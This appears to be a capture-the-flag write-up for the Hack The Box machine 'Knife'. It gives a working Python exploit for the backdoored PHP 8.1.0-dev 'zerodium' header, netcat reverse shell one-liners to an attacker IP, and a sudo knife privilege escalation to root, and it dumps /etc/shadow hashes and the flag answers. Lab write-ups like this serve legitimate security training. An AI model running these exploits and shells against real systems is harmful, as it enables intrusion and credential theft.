
About

HTB box: Knife
IP: 10.10.10.242

Recon

rustscan

Ports Open



nmapinit

```
# Nmap 7.91 scan initiated Mon Aug  9 12:29:50 2021 as: nmap -Pn -p 22,80 -v -sC -sV -oN recon/nmapinit.md
10.10.10.242
Nmap scan report for 10.10.10.242
Host is up (0.13s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 be:54:9c:a3:67:c3:15:c3:64:71:7f:6a:53:4a:4c:21 (RSA)
|   256 bf:8a:3f:d4:06:e9:2e:87:4e:c9:7e:ab:22:0e:c0:ee (ECDSA)
|_  256 1a:de:a1:cc:37:ce:53:bb:1b:fb:2b:0b:ad:b3:f6:84 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title:  Emergent Medical Idea
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Aug  9 12:30:07 2021 -- 1 IP address (1 host up) scanned in 17.01 seconds
```

Enum

nikto

Overview:

```
└──╼ #nikto -h 10.10.10.242 -output nikto1.txt
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.10.10.242
+ Target Hostname:    10.10.10.242
+ Target Port:        80
+ Start Time:         2021-08-09 12:40:04 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.41 (Ubuntu)
+ Retrieved x-powered-by header: PHP/8.1.0-dev
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
```

Focus:

```
+ Retrieved x-powered-by header: PHP/8.1.0-dev
```

Exploit

xp1

Citation: https://www.exploit-db.com/exploits/49933

Modified Exploit Code:

```
#!/usr/bin/env python3
import os
import re
import requests

host = “http://10.10.10.242/”
request = requests.Session()
response = request.get(host)

if str(response) == '<Response [200]>':
    print("\nInteractive shell is opened on", host, "\nCan't acces tty; job crontol turned off.")
    try:
        while 1:
            cmd = input("$ ")
            headers = {
            "User-Agent": "Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0",
            "User-Agentt": "zerodiumsystem('" + cmd + "');"
            }
            response = request.get(host, headers = headers, allow_redirects = False)
            current_page = response.text
            stdout = current_page.split('<!DOCTYPE html>',1)
            text = print(stdout[0])
    except KeyboardInterrupt:
        print("Exiting...")
        exit

else:
    print("\r")
    print(response)
    print("Host is not available, aborting...")
    exit
```

PoC:

```
└──# ./xp1.py

Interactive shell is opened on http://10.10.10.242/
Can't acces tty; job crontol turned off.
$ whoami
james

$
```

postxp1

Upgrading Shell:

Command: rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc 10.10.16.10 4321 >/tmp/f

PoC:

On target:

```
$ rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc 10.10.16.10 4321 >/tmp/f
```

On Attacker:

```
└──# nc -lvnp 4321
listening on [any] 4321 ...
connect to [10.10.16.10] from (UNKNOWN) [10.10.10.242] 46908
bash: cannot set terminal process group (1034): Inappropriate ioctl for device
bash: no job control in this shell
james@knife:/$
```

Privesc

james-root

Notice sudo permission:

```
james@knife:~$ sudo -l
sudo -l
Matching Defaults entries for james on knife:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr
/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User james may run the following commands on knife:
    (root) NOPASSWD: /usr/bin/knife
james@knife:~$
```

Privesc PoC Citation: https://gtfobins.github.io/gtfobins/knife/#sudo
Command: sudo knife exec -E 'exec "/bin/bash"'

Poc:

```
james@knife:~$ sudo knife exec -E 'exec "/bin/bash"'
sudo knife exec -E 'exec "/bin/bash"'
whoami
root
```

postpriv1

Upgrade Shell:

On Target:

```
whoami
root
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc 10.10.16.10 4444 >/tmp/f
```

On attacker:

```
└──╼ #nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.16.10] from (UNKNOWN) [10.10.10.242] 50090
bash: cannot set terminal process group (1007): Inappropriate ioctl for device
bash: no job control in this shell
root@knife:/# whoami
whoami
root
root@knife:/#
```

Other

Flags:

user.txt
5ec20555a0e631c88961f0ededaa746c

root.txt
8928813b184d77b6fe297ae6311765d7

Important Files:

/etc/passwd

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
usbmux:x:111:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:112:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
james:x:1000:1000:james:/home/james:/bin/bash
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
opscode:x:997:997::/opt/opscode/embedded:/usr/sbin/nologin
opscode-pgsql:x:996:996::/var/opt/opscode/postgresql:/bin/sh

/etc/shadow

root:6LCKz7Uz/FuWPPJ6o$LaOquetpLJIhOzr7YwJzFPX4NdDDHokHtUz.k4S1.CY7D/ECYVfP4Q5eS43/-
PMtsOa5up1ThgjB3.xUZsHyHA1:18754:0:99999:7:::
daemon:*:18659:0:99999:7:::
bin:*:18659:0:99999:7:::
sys:*:18659:0:99999:7:::
sync:*:18659:0:99999:7:::
games:*:18659:0:99999:7:::
man:*:18659:0:99999:7:::
lp:*:18659:0:99999:7:::
mail:*:18659:0:99999:7:::
news:*:18659:0:99999:7:::
uucp:*:18659:0:99999:7:::
proxy:*:18659:0:99999:7:::
www-data:*:18659:0:99999:7:::
backup:*:18659:0:99999:7:::
list:*:18659:0:99999:7:::
irc:*:18659:0:99999:7:::

```
gnats:*:18659:0:99999:7:::
nobody:*:18659:0:99999:7:::
systemd-network:*:18659:0:99999:7:::
systemd-resolve:*:18659:0:99999:7:::
systemd-timesync:*:18659:0:99999:7:::
messagebus:*:18659:0:99999:7:::
syslog:*:18659:0:99999:7:::
_apt:*:18659:0:99999:7:::
tss:*:18659:0:99999:7:::
uuidd:*:18659:0:99999:7:::
tcpdump:*:18659:0:99999:7:::
landscape:*:18659:0:99999:7:::
pollinate:*:18659:0:99999:7:::
usbmux:*:18753:0:99999:7:::
sshd:*:18753:0:99999:7:::
systemd-coredump:!!:18753::::::
james:$6$S4BgtW0nZi/-
8w.C0$pREFaCmQmAue0cm6eTgvF.vFdhsIdTr5q6PdrMVNCw4hc7TmlSqAcgMz0yOBG7mT6GcoH9gGbo.zLLG/-
VeT31/:18754:0:99999:7:::
lxd:!:18753::::::
opscode:!:18754::::::
opscode-pgsql:!:18754::::::
```

Closing Statement:

Overall, this was an easy box; the ease of finding an exploit for both the initial foothold and privilege excalation was very convinient.